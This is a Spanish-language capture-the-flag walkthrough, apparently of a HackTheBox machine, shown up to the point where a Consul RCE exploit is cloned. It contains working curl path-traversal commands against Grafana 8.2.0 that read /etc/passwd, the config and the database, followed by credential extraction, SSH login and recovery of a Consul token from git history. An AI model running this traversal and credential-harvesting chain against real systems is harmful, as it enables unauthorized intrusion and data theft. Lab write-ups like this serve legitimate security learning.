Empezamos haciendo un escaneo de nmap:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.10.11.183 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-03 02:23 CET
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:23
Completed NSE at 02:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:23
Completed NSE at 02:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:23
Completed NSE at 02:23, 0.00s elapsed
Initiating SYN Stealth Scan at 02:23
Scanning 10.10.11.183 [65535 ports]
Discovered open port 3306/tcp on 10.10.11.183
Discovered open port 22/tcp on 10.10.11.183
Discovered open port 80/tcp on 10.10.11.183
Discovered open port 3000/tcp on 10.10.11.183
```

Y estos son los servicios que corren por detrás de estos puertos:

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pr
otocol 2.0)
| ssh-hostkey:
|   3072 29dd8ed7171e8e3090873cc651007c75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLYy5+VCwR+2NKWpIRhSVGI1nJQ5YeihevJqIYbfopEW03v
Z9SgacRzs4coGfDbcYa+KPePbz2n+2zXytEPfzBzFysLXgTaUlDFcDqEsWP9pJ5UYFNfXqHCOyDRklsetFOBcxk
gC8/IcHDJdJQTEr51KLF75ZXaEIcjZ+XuQWsOrU5DJPrAlCmG12OMjsnP4OfI4RpIjELuLCyVSItoin255/99SS
M3koBheX0im9/V8IOpEye9Fc2LigyGA+97wwNSZG2G/duS6lE8pYz1unL+Vg2ogGDN85TkkrS3XdfDLI87AyFBG
YniG8+SMtLQOd6tCZeymGK2BQe1k9oWoB7/J6NJ0dylAPAVZ1sDAU7KCUPNAex8q6bh0KrO/5zVbpwMB+qEq6SY
6crjtfpYnd7+2DLwiYgcSiQxZMnY3ZkJiIf6s5FkJYmcf/oX1xm/TlP9qoxRKYqLtEJvAHEk/mK+na1Esc8yuPI
tSRaQzpCgyIwiZCdQlTwWBCVFJZqrXc=
|   256 80a4c52e9ab1ecda276439a408973bef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgGRouCNEVCX
ufz6UDFKYkcd3Lmm6WoGKl840u6TuJ8+SKv77LDiJzsXlqcjdeHXA5O87Us7Npwydhw9NYXXYs=
|   256 f590ba7ded55cb7007f2bbc891931bf6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINujB7zPDP2GyNBT4Dt4hGiheNd9HOUMN/5Spa21Kg0W
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ambassador Development Server
|_http-generator: Hugo 0.94.2
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
```


Vemos que tiene el puerto 80 abierto, por lo que hacemos un whatweb:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# whatweb 10.10.11.183
http://10.10.11.183 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.41 (Ubuntu)], IP[10.10.11.183], MetaGenerator[Hugo 0.94.2], Open-Graph-Protocol[website
], Title[Ambassador Development Server], X-UA-Compatible[IE=edge]
```


Y hacemos lo mismo con el puerto 3000 que también corre un servicio web:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# whatweb 10.10.11.183:3000
http://10.10.11.183:3000 [302 Found] Cookies[redirect_to], Country[RESERVED][ZZ], HttpOnly[redirect
_to], IP[10.10.11.183], RedirectLocation[/login], UncommonHeaders[x-content-type-options], X-Frame-
Options[deny], X-XSS-Protection[1; mode=block]
http://10.10.11.183:3000/login [200 OK] Country[RESERVED][ZZ], Grafana[8.2.0], HTML5, IP[10.10.11.1
83], Script, Title[Grafana], UncommonHeaders[x-content-type-options], X-Frame-Options[deny], X-UA-C
ompatible[IE=edge], X-XSS-Protection[1; mode=block]
```

Y por el puerto 80 corre esta web:



Y por el puerto 3000 corre esta otra web de grafana:



Y vemos la versión de este grafana, la cual es la 8.2.0, por lo que buscamos con searchsploit y nos encontramos una versión muy parecida, la 8.3.0, por lo que fácilmente será vulnerable:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# searchsploit grafana 8
---------------------------------------------------------- ---------------------------------
 Exploit Title                                            |  Path
---------------------------------------------------------- ---------------------------------
Grafana 7.0.1 - Denial of Service (PoC)                   | linux/dos/48638.sh
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read | multiple/webapps/50581.py
---------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Nos descargamos este exploit de python; y si miramos su contenido, vemos cómo lo que está haciendo es un intento de path traversal, donde nos dice que en la web existe una ruta llamada /public/puglins/el_plugin_que_sea y luego a partir de ahí se intenta leer un archivo interno de la máquina:

```
 GNU nano 7.2                                    50581.py
    "tempo",
    "testdata",
    "text",
    "timeseries",
    "welcome",
    "zipkin"
]

def exploit(args):
    s = requests.Session()
    headers = { 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.' }

    while True:
        file_to_read = input('Read file > ')

        try:
            url = args.host + '/public/plugins/' + choice(plugin_list) + '/../../../../../../../../../../../../../..' + file_to_read
            req = requests.Request(method='GET', url=url, headers=headers)
            prep = req.prepare()
            prep.url = url
            r = s.send(prep, verify=False, timeout=3)

            if 'Plugin file not found' in r.text:
```

Por tanto podemos hacer esto mismo con un curl de esta forma y seleccionando alguno de estos plugins, donde habría que ir probando para ver si alguno existe para que se acontezca el path traversal:


```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# curl 'http://10.10.11.183:3000/public/plugins/text/../../../../../../../../../../../../../../etc/passwd' --path-as-is
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
```

Ahora en este punto podemos buscar en el archivo de configuración de grafana, por si encontramos unas credenciales; y las encontramos tanto de un usuario y su contraseña:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# curl 'http://10.10.11.183:3000/public/plugins/text/../../../../../../../../../../../../../../etc/grafana/grafana.ini' --path-as-is | grep user
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0# You can configure the database connection by specifying type, host, name, user and password
;user = root
# Example: mysql://user:secret@host:port/database
# If enabled and user is not anonymous, data proxy will add X-Grafana-User header with username into the request, default is false.
;send_user_header = false
# disable creation of admin user on first start of grafana
# default admin user, created on startup
;admin_user = admin
 27 43049   27 11719    0     0  73833      0 --:--:-- --:--:-- --:--:-- 73704# CSP allows to control resources the user agent is allowed to load and
```

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# curl 'http://10.10.11.183:3000/public/plugins/text/../../../../../../../../../../../../../../etc/grafana/grafana.ini' --path-as-is | grep password
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0# You can configure the database connection by specifying type, host, na
me, user and password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = messageInABottle685427
;password_hint = password
# If the password contains # or ; you have to wrap it with triple quotes. Ex """#password;"""
;password =
; basic_auth_password =
;password =
100 43049  100 43049    0     0   136k      0 --:--:-- --:--:-- --:--:--  136k
```

Ahora vamos a obtener el fichero de bases de datos de grafana, para ver si encontramos unas credenciales para acceder a la base de datos; y si preguntamos a chatgpt, nos dice cual es la ruta donde se guarda este archivo por defecto:



Por tanto vamos a guardarnos ese fichero, que también nos dice que se llama grafana.db:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# curl 'http://10.10.11.183:3000/public/plugins/text/../../../../../../../../../../../../../../var/lib/grafana/grafana.db' -o grafana.db --path-as-is
```

Ahora vamos a inspeccionar este fichero grafana.db con el comando strings:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# ls
50581.py  escaneo  grafana.db

┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# strings grafana.db
```

Y dentro de este fichero si filtramos por la palabra grafana, nos encontramos con otras credenciales de la base de datos:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# strings grafana.db | grep grafana
mysqlmysql.yamlproxydontStandSoCloseToMe63221!grafanagrafana{}2022-09-01 22:43:032023-03-07 10:56:02{}uKewFgM4z
mysqlMySQLproxydontStandSoCloseToMegrafanagrafana{}2022-09-01 22:36:392022-09-01 22:36:39{}R7v2FgGVk
```

Y podemos entender que las credenciales son las siguientes:

```
db: grafana
user: grafana
password: dontStandSoCloseToMe63221!
```

Así que vamos a probar en acceder con estas credenciales a la base de datos MySQL de la máquina:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# mysql -h 10.10.11.183 -u grafana -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Y al utilizar el comando show databases nos encontramos con una base de datos un poco extraña:

```
MySQL [grafana]> show databases;
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0,040 sec)
```

Por tanto vamos a acceder a esta y a extraer su información, poniendo la instrucción show tables y luego select * from users:

```
MySQL [grafana]> use whackywidget
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> show tables;
+----------------------------+
| Tables_in_whackywidget     |
+----------------------------+
| users                      |
+----------------------------+
1 row in set (0,076 sec)
```

```
MySQL [whackywidget]> select * from users
    -> ;
+-----------+------------------------------------------------------+
| user      | pass                                                 |
+-----------+------------------------------------------------------+
| developer | YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg== |
+-----------+------------------------------------------------------+
1 row in set (0,042 sec)

MySQL [whackywidget]>
```

Vamos a decodificar esta contraseña que parece base64, y vemos que la

contraseña es anEnglishManInNewYork027468:

```
┌──(mario㉿kali)-[~]
└─$ echo "YW5FbmdsaXNoTWFuSW5OZXdZb3JrMDI3NDY4Cg=="|base64 -d
anEnglishManInNewYork027468
```

Por tanto con esta credencial vamos a iniciar sesión por ssh y con el usuario developer, que vimos que era un usuario válido cuando empezamos a hacer la máquina:

```
┌──(root㉿kali)-[/home/mario]
└─# ssh developer@10.10.11.183
The authenticity of host '10.10.11.183 (10.10.11.183)' can't be established.
ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.183' (ED25519) to the list of known hosts.
developer@10.10.11.183's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 07 Mar 2023 11:23:31 AM UTC

  System load:           0.18
  Usage of /:            80.9% of 5.07GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             227
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.183
  IPv6 address for eth0: dead:beef::250:56ff:feb9:3168

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Sep  2 02:33:30 2022 from 10.10.0.1
developer@ambassador:~$
```


Una vez dentro podemos inspeccionar la carpeta /opt, donde vemos que hay una carpeta que se llama my-app, por lo que suponemos que alguien estuvo desarrollando una aplicación y seguramente estaría haciendo commits a github de la misma:


```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD → main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
developer@ambassador:/opt/my-app$
```

Por tanto vamos a inspeccionar el commit más reciente con el siguiente comando, donde vemos un servicio que se llama consul.sh y un token que usaremos más adelante:

```
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD → main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token bb03b43b-1d81-d62b-24b5-39540ee469b5 whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$
```

Por tanto vamos a buscar vulnerabilidades asociadas a este servicio; y encontramos un exploit en github:





Vamos a compartir este exploit con la máquina víctima dentro del directorio /tmp para tener los permisos de escritura:

```
┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# git clone https://github.com/GatoGamer1155/Hashicorp-Consul-RCE-via-API.git
Clonando en 'Hashicorp-Consul-RCE-via-API'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 27 (delta 7), reused 0 (delta 0), pack-reused 0
Recibiendo objetos: 100% (27/27), 7.57 KiB | 775.00 KiB/s, listo.
Resolviendo deltas: 100% (7/7), listo.

┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# ls
50581.py  escaneo  grafana.db  Hashicorp-Consul-RCE-via-API

┌──(root㉿kali)-[/home/mario/Escritorio/ambassador]
└─# cd Hashicorp-Consul-RCE-via-API

┌──(root㉿kali)-[/home/mario/Escritorio/ambassador/Hashicorp-Consul-RCE-via-API]
└─# ls
exploit.py  README.md

